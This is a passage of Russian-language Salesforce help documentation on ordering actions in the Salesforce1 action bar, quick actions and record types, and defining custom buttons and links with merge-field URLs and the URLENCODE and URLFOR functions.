Возможность.	1. «Записать вызов в журнал». 2. «Создать задачу». 3. «Создать событие». 4. «Сообщение».	5. «Правка»	Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» *глобального макета публикатора.*	Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы*.	Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.	
Люди	1. «Вызов». 2. «Отправка эл. почты». 3. «Сообщение».		Оставшиеся действия, порядок отображения которых определяется глобальным макетом публикатора.			
Организация-лицо	1. «Вызов». 2. «Отправка эл. почты». 3. «Создать задачу». 4. «Создать событие».	5. «Правка»	Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся	Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы*.	Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.	«Сопоставить», «Читать новости», «Отправить текст», «Просмотр веб-сайта»

Объект или страница	Группа действий 1	Группа действий 2	Группа действий 3	Группа действий 4	Группа действий 5	Группа действий 6
			быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» *глобального макета публикатора.*			
Связанный список (для стандартных объектов)	1. «Создать»					
SalesforceToday: основная страница	Быстрые действия, порядок отображения которых определяется глобальным макетом публикатора.					
SalesforceToday: событие мобильного календаря	1. «Быстрое сообщение». 2. «Подключиться к конференц-связи». 3. «Карта».		Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые действия в публикаторе			

Объект или страница	Группа действий 1	Группа действий 2	Группа действий 3	Группа действий 4	Группа действий 5	Группа действий 6
			Salesforce Classic» *глобального макета публикатора.*			
Задача	1. «Редактировать комментарии». 2. «Изменить дату». 3. «Изменить статус». 4. «Изменить приоритет».	5. «Правка»	Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» *глобального макета публикатора.* Стандартные действия Chatter не поддерживаются.	Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы*.	Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.	

Обратите внимание, что место отображения некоторых действий является фиксированным. Нумерованные списки, доступные в некоторых разделах таблицы, определяют фиксированный порядок отображения действий на панели действий, в действиях над элементом списка и в соответствующих меню действий.

Например, при использовании объекта «Организация» стандартное действие Chatter по имени «Сообщение» отображается четвертым. Данное место отображения является фиксированным. Даже при добавлении действия «Сообщение» в макет страницы организации данное действие всегда отображается четвертым.

Тем не менее система всегда учитывает удаление действий. Так, при удалении действия «Сообщение» из макета страницы организации оставшиеся действия перемещаются выше, поэтому действие «Правка» отображается четвертым.

*Приложение Salesforce1 не поддерживает настраиваемые кнопки, добавляемые в раздел «Кнопки» макета страницы и использующие *URL-адрес* или страницу `Visualforce` в качестве источника содержимого. Помните, что страницы Visualforce могут использоваться в приложении Salesforce1только после включения их поддержки.Настраиваемые ссылки, настраиваемые кнопки, добавленные в списковые представления, и настраиваемые кнопки, определяющие источник содержимого как «`OnClick` JavaScript», не поддерживаются в приложении Salesforce1.

СМ. ТАКЖЕ:

Порядок отображения действий на панели действий приложения Salesforce1

Панель действий приложения Salesforce1

Рекомендации по действиям в системе Salesforce1

Рекомендации по действиям в системе Salesforce1

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

- Продуктивное действие отображается только для записи, содержащей соответствующую информацию. Например, действие «Отправка эл. почты» доступно для записи, содержащей адрес эл. почты. Действие «Просмотр веб-сайта» доступно для записи, содержащей URL-адрес веб-сайта.
- Если объект не поддерживает функцию отслеживания ленты, то панель действий приложения Salesforce1 и сторонние приложения, использующие списки действий, отображают только нестандартные действия. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.
- При использовании типов записей некоторые быстрые действия могут быть недоступны пользователям. Дополнительную информацию см. в разделе Быстрые действия и типы записей на странице 6730.
- В отличие от редактора макетов страниц, отображающего мобильные интеллектуальные действия как единый элемент, приложение Salesforce1 отображает элемент «Мобильные интеллектуальные действия» как отдельные действия. Если есть элемент «Мобильные интеллектуальные действия» в разделе «Быстрые действия в публикаторе» Salesforce Classic и затем вы настраиваете раздел панели действий, действия в приложении Salesforce1 выводятся из настроек панели действий. В этом случае элемент «Мобильные интеллектуальные действия» в разделе «Быстрые действия в публикаторе» Salesforce Classic становится несущественным.
- Чтобы настроить действия на панели действий приложения Salesforce1 для стандартных и настраиваемых объектов, переопределите предопределенные действия. Затем добавьте или удалите действия из раздела Salesforce1 и Действия Lightning Experience.

  Например, чтобы переместить действия «Присоединиться к группе», «Редактировать группу» и «Выйти из группы» для групп в приложении Salesforce1, переопределите предопределенные действия в макете страницы «Группы».
- При использовании настраиваемых кнопок с URL-адресом для передачи параметров на стандартные страницы в системе Salesforce Classic — таких как предварительно заполненные поля во время создания записи — это правило не работает в системе Salesforce1 или Lightning Experience.
- Если добавить настраиваемую кнопку к разделу Действия Salesforce1 и Lightning Experience макета страницы, значок для данной кнопки в панели действий Salesforce1 будет выглядеть как разряд молнии. Если раздел Действия Salesforce1

и Lightning Experience не изменен, значок настраиваемой кнопки в панели действий Salesforce1 будет выглядеть как гаечный ключ.

СМ. ТАКЖЕ:

Порядок отображения действий на панели действий приложения Salesforce1

Порядок отображения предопределенных действий на панели действий приложения Salesforce1 и в действиях над элементом списка

Быстрые действия и типы записей

Использование типов записей в организации может влиять на доступность быстрых действий для пользователей.

Если пользователи не имеют доступа к конкретному типу записей, то назначенные этому типу записей действия им не доступны. Например, организация использует макет страницы, содержащий набор действий (без назначенного типа записи и назначенные типу записи «A»). При отсутствии доступа к типу записи «A» пользователям, открывающим соответствующую страницу, будут отображаться только неназначенные действия.

Важное замечание: Не рекомендуем назначать действия основному типу записи. Основной тип записи — это временный тип записи, назначаемый при создании организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Быстрые действия доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**и **Developer** Edition

Стандартные глобальные действия: особый случай

При наличии стандартных глобальных действий использование типов записей может препятствовать отображению всех стандартных действий, назначенных макету страницы.

Стандартные глобальные действия назначаются основному типу записи, который недоступен большинству профилей. Как результат, стандартные глобальные действия с основным типом записи, связанные с целевыми объектами, которые имеют настроенные типы записей, большинству пользователей не доступны. Чтобы исправить данную ошибку, отредактируйте стандартные глобальные действия, связанные с данными объектами, и переназначьте их другому типу записи.

Например, стандартное глобальное действие «Создать контакт» использует объект «Контакт» в качестве целевого. Допустим, у вас есть типы записей, настроенные для объекта «Контакт», и вы добавляете к макету страницы стандартный глобальный объект «Создать контакт». Пользователи, которые обратятся к записям на основе этого макета страницы, не увидят действия «Создать контакт», потому что это действие назначено основному типу записи по умолчанию. Редактирование стандартного глобального действия «Создать контакт» и его назначение любому типу записи, кроме основного, сделает его недоступным для тех пользователей, которые имеют доступ к назначенному типу записи.

Рекомендации по использованию действий

Используйте эти советы при настройке действий.

ВЕРСИИ

Действия, доступные в версиях: Salesforce Classic и Lightning Experience

Публикатор, доступный в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com Edition** и **Developer Edition**.

Советы по созданию действий

- Метки действий длиною более 12-14 символов отображаются в публикаторе Chatter усеченными. Обратите внимание, что имена должны быть краткими, но описательными.
- Рекомендуем назначать действиям имена, соответствующие поставленным задачам. Подобный эффект достигается за счет использования терминов (например, «Создать», «Опубликовать», «Обновить» или «Импортировать»).
- Чтобы создать личные примечания к каждому действию, воспользуйтесь полем «Описание». Например, примечания позволяют различать схожие действия, созданные для разных типов записей. Описание отображается в списке кнопок, ссылок и действий для объектных действий или в списке глобальных действий, а также на странице сведений о действии. Личные примечания недоступны другим пользователям.
- При создании настраиваемых действий, которые должны отображаться в публикаторе Chatter, помните, что действия, высота которых превышает 400 пикселов, могут отображаться некорректно.

Советы по созданию макетов действий

- При настройке макетов действий рекомендуем определить содержимое, которое должно быть доступно пользователям. Количество полей должно быть минимальным. Рекомендуем добавлять только поля, которые могут быть необходимы пользователям, а также ответственным за обработку обращений, вызовов или записей, созданных в результате выполнения данных действий.
- Чтобы создать одностолбцовый макет (например, для отображения на мобильных устройствах), добавьте поля только в левый столбец.
- Чтобы задать стандартные значения для общих полей, воспользуйтесь предопределенными значениями поля. Например, при настройке действия, позволяющего пользователям создавать возможности, задайте предопределенное значение «Поиск потенциальных клиентов» полю «Этап». Данный этап будет автоматически назначаться всем новым возможностям, создаваемым посредством данного действия. При необходимости удалите поле «Этап» из макета действия ввиду автоматического назначения значения данному полю. Поля записей объекта, созданных посредством данного действия, которые содержат предопределенные значения, могут не добавляться в макет действия.
- Чтобы открыть макет действия для предварительного просмотра, нажмите кнопку **«Предварительный просмотр как...»** в редакторе макетов действий.

Советы по добавлению действий в публикаторы

- Рекомендуем добавлять не более девяти действий, включая стандартные действия, в каждый публикатор, так как добавление большого количества действий может снизить скорость загрузки страницы.
- В Salesforce Classic: при добавлении действий в раздел действий макета страницы на странице отображается пять действий, а остальные вносятся в меню **«Дополнительно»** публикатора. При добавлении менее четырех действий публикатор отображает все действия.

- В приложении Salesforce1: первые четыре действия отображаются на панели действий, а полный набор действий доступен посредством значка  .

СМ. ТАКЖЕ:

Рекомендации по использованию быстрых действий
Устранение неполадок при использовании действий
Настройка действий при включенной поддержке Chatter

Рекомендации по использованию быстрых действий

Учитывайте эти рекомендации при работе с быстрыми действиями в своей организации.

ВЕРСИИ

Действия, доступные в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com Edition** и **Developer Edition**.

- При использовании типов записей некоторые быстрые действия могут быть недоступны пользователям. Дополнительную информацию см. в разделе Быстрые действия и типы записей на странице 6730.
- Чтобы видеть объектное действие на макете страницы, пользователь должен обладать полномочиями «Чтение» и «Редактирование» в отношении поля взаимосвязи действия. Поле взаимосвязи — это поле целевого объекта, заполняемое автоматически при создании записи посредством действия. Например, поле взаимосвязи «Родительское обращение» является стандартным для действия, позволяющего пользователям создавать дочерние обращения. Действие создания дочернего обращения доступно пользователям только при наличии полномочий «Чтение» и «Редактирование» для поля «Родительское обращение».

  Согласно параметрам безопасности поля родительское поле «Организация» объекта «Обращение» по умолчанию доступно только для чтения, а это означает, что пользователи, которые не являются системными администраторами, его не видят. Поэтому действия с организациями, у которых объект «Обращение» является целевым, также не видны пользователями, не имеющим профиля «Системный администратор». Чтобы пользователи могли видеть действия с организациями, у которых объект «Обращение» является целевым, отключите параметр «Только для чтения».
- Действия создания записей для объекта, являющегося подробным во взаимосвязи «Основная — подробная», должны быть объектными, а не глобальными.
- Удаление действия инициирует его удаление со всех макетов, которым оно назначено.
- Для правильной работы действий над компонентами Lightning необходимо развернуть в организации функцию «Мой домен».
- Группы Chatter, которые не содержат клиентов, отображают глобальный макет публикатора, выбранный по умолчанию, кроме случаев его переопределения посредством настраиваемого макета публикатора группы. Группы Chatter, поддерживающие доступ клиентов, отображают только стандартные действия публикатора (например, «Сообщение», «Файл», «Ссылка» и «Опрос»).
- Сообщества Lightning не поддерживают настраиваемые действия.
- Внешние объекты поддерживают быстрые действия, кроме тех случаев, когда такие действия включают характеристики или функциональные возможности, несовместимые с внешними объектами. Например:
  - Формулы не могут содержать ссылки на внешние объекты, поэтому вы не можете сослаться на поле внешнего объекта с тем, чтобы установить набор заранее определенных значений поля для быстрого действия.
  - Действия записи вызова в журнал создают задачи, недоступные для внешних объектов.

Устранение неполадок при использовании действий

Ленты не отображаются на страницах сведений о записях для некоторых объектов.

Ленты отображаются только после включения функции отслеживания ленты для соответствующего объекта.

Лента отображается на странице сведений о записи, но не содержит публикатора.

Если действия отсутствуют в разделе «Быстрые действия в публикаторе Salesforce Classic» макета страницы, то публикатор Salesforce Classic не отображается. Добавьте хотя бы одно действие в макет страницы для отображения публикатора.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com Edition** и **Developer Edition**.

Созданные действия не могут быть добавлены в публикаторы.

Чтобы добавить нестандартные действия в публикаторы Salesforce Classic, рекомендуем включить действия в публикаторе.

Браузер Internet Explorer 10 отображает все созданные действия публикатора (даже действия для разных типов объектов) одним значком.

Браузер Internet Explorer 10 не поддерживает методы, используемые системой Salesforce для отображения значков, которые соответствуют типу объекта, связанному с действием. Рекомендуем использовать браузеры Chrome, Firefox, Safari или более раннюю версию Internet Explorer.

Действие, добавленное в макет страницы, недоступно пользователю, профиль которого использует данный макет страницы.

Убедитесь в наличии полномочий «Чтение» и «Редактирование» для поля взаимосвязи действия. Поле взаимосвязи — поле целевого объекта, заполняемое автоматически при создании записи посредством действия. Например, поле взаимосвязи «Родительское обращение» является стандартным для действия, позволяющего пользователям создавать дочерние обращения. Действие создания дочернего обращения доступно пользователям только при наличии полномочий «Чтение» и «Редактирование» для поля «Родительское обращение».

Мои глобальные действия создания не содержат поля взаимосвязи.

Поля взаимосвязи применяются только к объектным действиям создания.

Некоторые действия не отображаются в моих группах Chatter.

Доступные действия определяются ролью пользователя в группе, типом группы и способом настройки макета публикатора для групп. Группы Chatter, которые не содержат клиентов, отображают глобальный макет публикатора, выбранный по умолчанию, кроме случаев его переопределения посредством настраиваемого макета публикатора группы. Группы Chatter,

поддерживающие доступ клиентов, отображают только стандартные действия публикатора (например, «Сообщение», «Файл», «Ссылка» и «Опрос»).

СМ. ТАКЖЕ:

- Рекомендации по использованию действий
- Настройка действий при включенной поддержке Chatter

Предоставление настраиваемых кнопок и ссылок

Настраиваемые кнопки и ссылки позволяют объединить данные Salesforce с внешними URL-адресами, приложениями, внутрикорпоративной сетью и другими серверными системами.

Salesforce поддерживает следующие настраиваемые кнопки и ссылки.

Тип настраиваемой ссылки или кнопки	Страница настройки, на которое выполняется конфигурирование
Ссылки-закладки, заданные в стандартном компоненте начальной страницы «Настраиваемые ссылки»	Компоненты начальной страницы
Полнофункциональные настраиваемые ссылки, добавленные в настраиваемые компоненты начальной страницы	Настраиваемые ссылки
Полнофункциональные настраиваемые ссылки или кнопки для объектов	Кнопки, ссылки и действия (в настройках управления объектом)

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- Настройка приложения

Настраиваемые ссылки могут использоваться для внешних URL-адресов, таких как `www.google.com`, страницы Visualforce или внутрикорпоративная сеть организации. Настраиваемые ссылки также могут использоваться для настраиваемых элементов S-Control в библиотеке настраиваемых элементов S-Control (например, приложение Java или элемент управления Active-X).

Настраиваемые кнопки могут:

- Устанавливать связь пользователей с внешними приложениями (например, веб-страница, отображающая карту с адресом контакта).
- Запускать элемент S-Control из библиотеки элементов S-Control (например, элемент S-Control, расширяющий обращения на странице сведений об обращении).
- Запускать настраиваемые ссылки.

Пользователь может выбирать параметры окна, определяющие способ отображения объекта ссылки или кнопки на странице. Настраиваемые ссылки и элементы S-Control могут содержать поля Salesforce в качестве маркеров (в URL-адресах или настраиваемых элементах S-Control). Например, URL-адрес, используемый для поиска на веб-узле Yahoo, может быть дополнен именем организации: `http://search.yahoo.com/bin/search?p={!Account_Name}`.

При необходимости переопределите стандартные действия некоторых стандартных кнопок и настройте алгоритм работы начальных страниц вкладок.

Определение настраиваемых кнопок и ссылок

Определите действие, выполняемое пользователем при нажатии на настраиваемую кнопку или ссылку. Настраиваемые кнопки и ссылки могут использоваться для оптимизации действий в системе Salesforce или интеграции данных Salesforce с внешними URL-адресами, приложениями и системами.

Переопределение стандартных кнопок и начальных страниц вкладок

Пользователь может переопределять алгоритм стандартных кнопок на страницах сведений о записях. Кроме того, пользователи могут переопределять начальные страницы вкладок, отображаемые при выборе вкладок стандартных, настраиваемых или внешних объектов.

Примеры настраиваемых кнопок и ссылок

Рекомендуем использовать примеры настраиваемых кнопок и ссылок Salesforce для определения их необходимости.

Рекомендации по настраиваемым кнопкам и ссылкам

Учитывайте данные рекомендации при работе с настраиваемыми кнопками и ссылками.

Просмотр ссылок на компоненты Salesforce

СМ. ТАКЖЕ:

Определение настраиваемых кнопок и ссылок

Добавление стандартных настраиваемых ссылок

Настройка макетов страниц вкладок Salesforce Classic

Определение настраиваемых кнопок и ссылок

Определите действие, выполняемое пользователем при нажатии на настраиваемую кнопку или ссылку. Настраиваемые кнопки и ссылки могут использоваться для оптимизации действий в системе Salesforce или интеграции данных Salesforce с внешними URL-адресами, приложениями и системами.

Просмотрите демонстрационный видеоролик о создании настраиваемой ссылки.


Чтобы открывать настраиваемую страницу или другой код при нажатии кнопки или ссылки, воспользуйтесь страницей Visualforce.

1. Откройте параметры управления для объекта, для которого нужно добавить действие, перейдите на страницу «Кнопки, ссылки и действия».

   Прим.: Настраиваемые кнопки недоступны для объекта «Пользователь» и настраиваемых начальных страниц. Настраиваемые кнопки и ссылки доступны для действий при использовании отдельных параметров управляемого объекта для настройки задач и событий. Чтобы изменить стандартную кнопку, которая используется и для задач, и для событий, откройте параметры управляемого объекта для действий.

2. Нажмите кнопку **«Создать кнопку или ссылку»**. Чтобы добавить предопределенную настраиваемую ссылку, щелкните **«Стандартные настраиваемые ссылки»**.
3. Введите атрибуты кнопки или ссылки.

   На рисунке показан пример атрибутов кнопки, которая осуществляет поиск организации по имени:



4. Чтобы проверить все поля слияния и функции Salesforce, нажмите кнопку **«Проверка синтаксиса»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:


- «Настройка приложения»

5. По завершении нажмите кнопку **«Сохранить»** или кнопку **«Быстрое сохранение»**, чтобы сохранить изменение и продолжить редактирование. При сохранении проверяется введенный URL-адрес, если параметру «Источник содержимого» задано значение «URL-адрес».
6. Чтобы открыть кнопку или ссылку посредством параметров (кроме стандартных параметров обозревателя), щелкните **«Свойства открытия окна»** на странице сведений о кнопке или ссылке.
7. Чтобы просмотреть все ссылки на новую кнопку или ссылку, щелкните **«Где это используется?»** на соответствующей странице сведений.

   Настраиваемые ссылки пользователя автоматически добавляются в раздел «Настраиваемые ссылки» страницы сведений о пользователе. Кнопки страницы могут быть добавлены только в раздел «Кнопки» макета страниц.

Прим.: Размер URL-адреса ссылки не может превышать 2 048 байт. При замене данных для маркеров URL-адреса размер ссылки может превышать 3 000 байт. В некоторых веб-обозревателях применяются ограничения максимальной длины URL-адреса.

Чтобы использовать настраиваемые кнопки и ссылки, сначала добавьте их в макет страницы объекта. После этого вы будете видеть и сможете использовать кнопку или ссылку на странице сведений о записи.



Поля настраиваемых кнопок и ссылок

В этой таблице определены поля, доступные при создании настраиваемой кнопки или ссылки.

Создание эффективных настраиваемых кнопок URL-адреса и ссылок

Используйте следующие методы для создания эффективных настраиваемых кнопок URL-адреса и ссылок.

Редактирование свойств открытия окна

Поля слияния для настраиваемых кнопок и ссылок

Добавление стандартных настраиваемых ссылок

Рекомендации по настраиваемым ссылкам

Настраиваемые кнопки и ссылки могут использоваться для организации действий в системе Salesforce или интеграции данных Salesforce во внешние URL-адреса, приложения и системы. Используйте данные рекомендации, чтобы эффективно использовать настраиваемые ссылки.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Рекомендации по настраиваемым кнопкам и ссылкам

Примеры настраиваемых кнопок и ссылок

Поля настраиваемых кнопок и ссылок

В этой таблице определены поля, доступные при создании настраиваемой кнопки или ссылки.

Имя атрибута	Описание
Метка	Введите текст, отображаемый в пользовательском интерфейсе для настраиваемой кнопки или ссылки.
Имя	Используйте предложенное или введите уникальное имя для кнопки или ссылки при обращении к ней из объединенного поля. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Префикс пространства имен	Введите уникальный префикс пакета. Префикс пространства имен — это 15-значный код, состоящий из букв и цифр, который отличает пакет и его содержимое от пакетов других разработчиков AppExchange. Префиксы пространства имен нечувствительны к регистру. Например, префиксы ABC и abc считаются одинаковыми. Префикс пространства имен должен быть глобально уникальным во всех организациях Salesforce. Префикс пространства имен позволяет контролировать управляемый пакет только соответствующему пользователю.
Защищенный компонент	Настройте ограничение использования в организации подписчика (не обязательно). Защищенные компоненты не могут быть связаны или использоваться компонентами, созданными в организации подписчика. Разработчик может удалить защищенный компонент в будущем выпуске. Удаление не влияет на процесс установки пакета. Компонент, помеченный как незащищенный и доступный всем пользователям, не может быть удален.
Описание	Введите текст, чтобы отличать кнопку или ссылку от других элементов. Данный текст отображается только администраторам при настройке кнопок и ссылок.
Тип отображения	Данный атрибут определяет область отображения кнопки или ссылки в макетах страниц. **Ссылка страницы сведений** Добавить ссылку в раздел настраиваемых ссылок макетов страниц. **Кнопка страницы сведений** Добавить настраиваемую кнопку на страницу сведений записи. Кнопки страницы сведений могут быть добавлены в раздел «Кнопки» макета страниц.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии, кроме **Database.com Edition**.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Имя атрибута	Описание
	Кнопка списка Добавить настраиваемую кнопку в списковое представление, макет результатов поиска или связанный список. Кнопки списка могут быть добавлены в раздел «Связанный список» макета страниц или макеты списковых представлений и результатов поиска. Для кнопок списков система Salesforce выбирает параметр **Отображать флажки (для выбора нескольких записей)**, чтобы добавить флажки рядом со всеми записями списка. Пользователи могут выбирать необходимые записи для применения к действиям с помощью этой кнопки. Если настраиваемая кнопка не требует выбора записей пользователем, снимите этот флажок.
Алгоритм	Выберите результат нажатия кнопки или ссылки. Некоторые параметры могут содержать значения по умолчанию. Например, значение **Отобразить в новом окне** использует стандартную высоту нового окна, равную 600 пикселям. См. раздел «Редактирование свойств открытия окна».
Источник содержимого	Выберите URL-адрес, элемент S-Control, действие JavaScript или страницу Visualforce в качестве содержимого кнопки или ссылки. Система Salesforce проверяет правильность URL-адресов в настраиваемых ссылках и настраиваемых кнопках. При создании или редактировании настраиваемых ссылок или кнопок, содержащих недопустимую разметку URL-адреса (например, сценарии), отображение ссылок блокируется системой Salesforce. Вместо этого появляется всплывающее сообщение об ошибке. Для обеспечения действительности и корректности URL-адресов может потребоваться их повторная настройка. URL-адрес может быть относительным или абсолютным адресом `http://`, `https://`, `file://`, `ftp://` или `mailto://`. Недопустимые URL-адреса в настраиваемых ссылках или настраиваемых кнопках, созданных до выпуска Spring'13, проверяются на правильность только при редактировании.
`Content`	Введите содержимое кнопки или ссылки для кнопок и ссылок типа «URL-адрес» или «OnClick JavaScript». • Чтобы вставить поле, выберите нужный тип поля в раскрывающемся списке «Выбрать тип поля», а затем выберите нужное поле в раскрывающемся списке «Вставить поле». • Чтобы вставить поля слияния, используемые в действиях, выберите пункт «*Событие*» или «*Задача*» в раскрывающемся списке «Выбрать тип поля». • Чтобы вставить оператор, выберите соответствующий значок оператора в раскрывающемся списке «Вставить оператор». • Чтобы вставить функцию, дважды щелкните ее имя в списке или выберите нужную функцию и щелкните **«Вставить выбранную функцию»**. Чтобы отфильтровать список функций, выберите нужную категорию в раскрывающемся списке «Функции». Чтобы просмотреть описание и примеры формул, использующих данную функцию, выберите нужную функцию и щелкните **«Справка по этой функции»**. Совет: По стандартам Интернета для URL-адресов необходимо использовать специальную кодировку. Система Salesforce автоматически кодирует текст любого

Имя атрибута	Описание

	поля слияния, добавленного в ссылку. Дополнительный текст, добавленный в ссылку, кодируется вручную. Например, чтобы создать следующий URL-адрес:
	`http://www.google.com/search?q={!user.name} Steve Mark 50%`
	Воспользуйтесь следующим содержимым:
	`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`
	Если источник содержимого является URL-адресом, система Salesforce удаляет двойные кавычки из URL-адресов. Чтобы сохранить двойные кавычки, рекомендуем кодировать их вручную. Например, чтобы создать URL-адрес `http://www.google.com/search?q="salesforce+foundation"`, воспользуйтесь следующим содержимым: `http://www.google.com/search?q=%22salesforce+foundation%22`

Кодировка ссылки	Выберите кодировку. По умолчанию используется кодировка «Юникод (UTF-8)». Если целевая ссылка требует использования данных в другом формате, измените стандартную кодировку. Выбор кодировки доступен только в том случае, если параметр «Источник содержимого» содержит значение «URL-адрес».

Создание эффективных настраиваемых кнопок URL-адреса и ссылок

Используйте следующие методы для создания эффективных настраиваемых кнопок URL-адреса и ссылок.

Используйте поля слияния для передачи данных системы Salesforce.

Поля слияния можно добавлять в настраиваемую ссылку, чтобы передавать данные из записей Salesforce, а также сведения о пользователе или компании другому веб-сайту или приложению.

Например, можно создать настраиваемые ссылки для поиска имени организации в системе Google или для поиска адреса на карте.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

```
http://google.com/search?q={!Account.Name}
```

```
http://maps.google.com?q={!Account.ShippingStreet} {!Account.ShippingCity}
{!Account.ShippingState} {!Account.ShippingPostalCode}
```

Прим.: Преобразование типов данных для настраиваемых ссылок не поддерживается. При создании настраиваемых ссылок для передачи данных из одного поля Salesforce в другое необходимо соответствие типа данных полей. Например, числовые данные следует передавать в числовое поле.

Выполняйте подстановку символов для некоторых знаков или используйте функцию `URLENCODE()`.

В соответствии со стандартами кодирования URL-адресов, которые установлены Консорциумом World Wide Web (W3C), некоторые «небезопасные» символы (например, пробелы и знаки пунктуации) нельзя передавать посредством URL-адресов. Настраиваемые кнопки и ссылки комбинируют такие символы со знаками перехода, поэтому их кодировка в форме URL-адреса не требуется.

Если требуется закодировать URL-адрес, используйте функцию `URLENCODE()` в поле слияния следующим образом: `{!URLENCODE(`*текст*`)}` и замените *текст* полем слияния или текстовой строкой, которая должна быть закодирована.

Например: Если поле слияния `foo__c` содержит текст `<B>Mark's page<b>`, то функция `{!URLENCODE(foo_c)}` возвращает следующее значение: `%3CB%3EMark%27s%20page%3C%2Fb%3E`.

Используйте функцию `URLFOR()` для создания ссылки на страницы Visualforce.

Чтобы создать ссылку на страницу Visualforce, используйте функцию `URLFOR()` с указанием относительного пути к странице, то есть `/apex/PageName`. К примеру, чтобы создать ссылку на страницу Visualforce под названием MissionList, не связанную с записью, используйте следующую синтаксическую структуру.

```
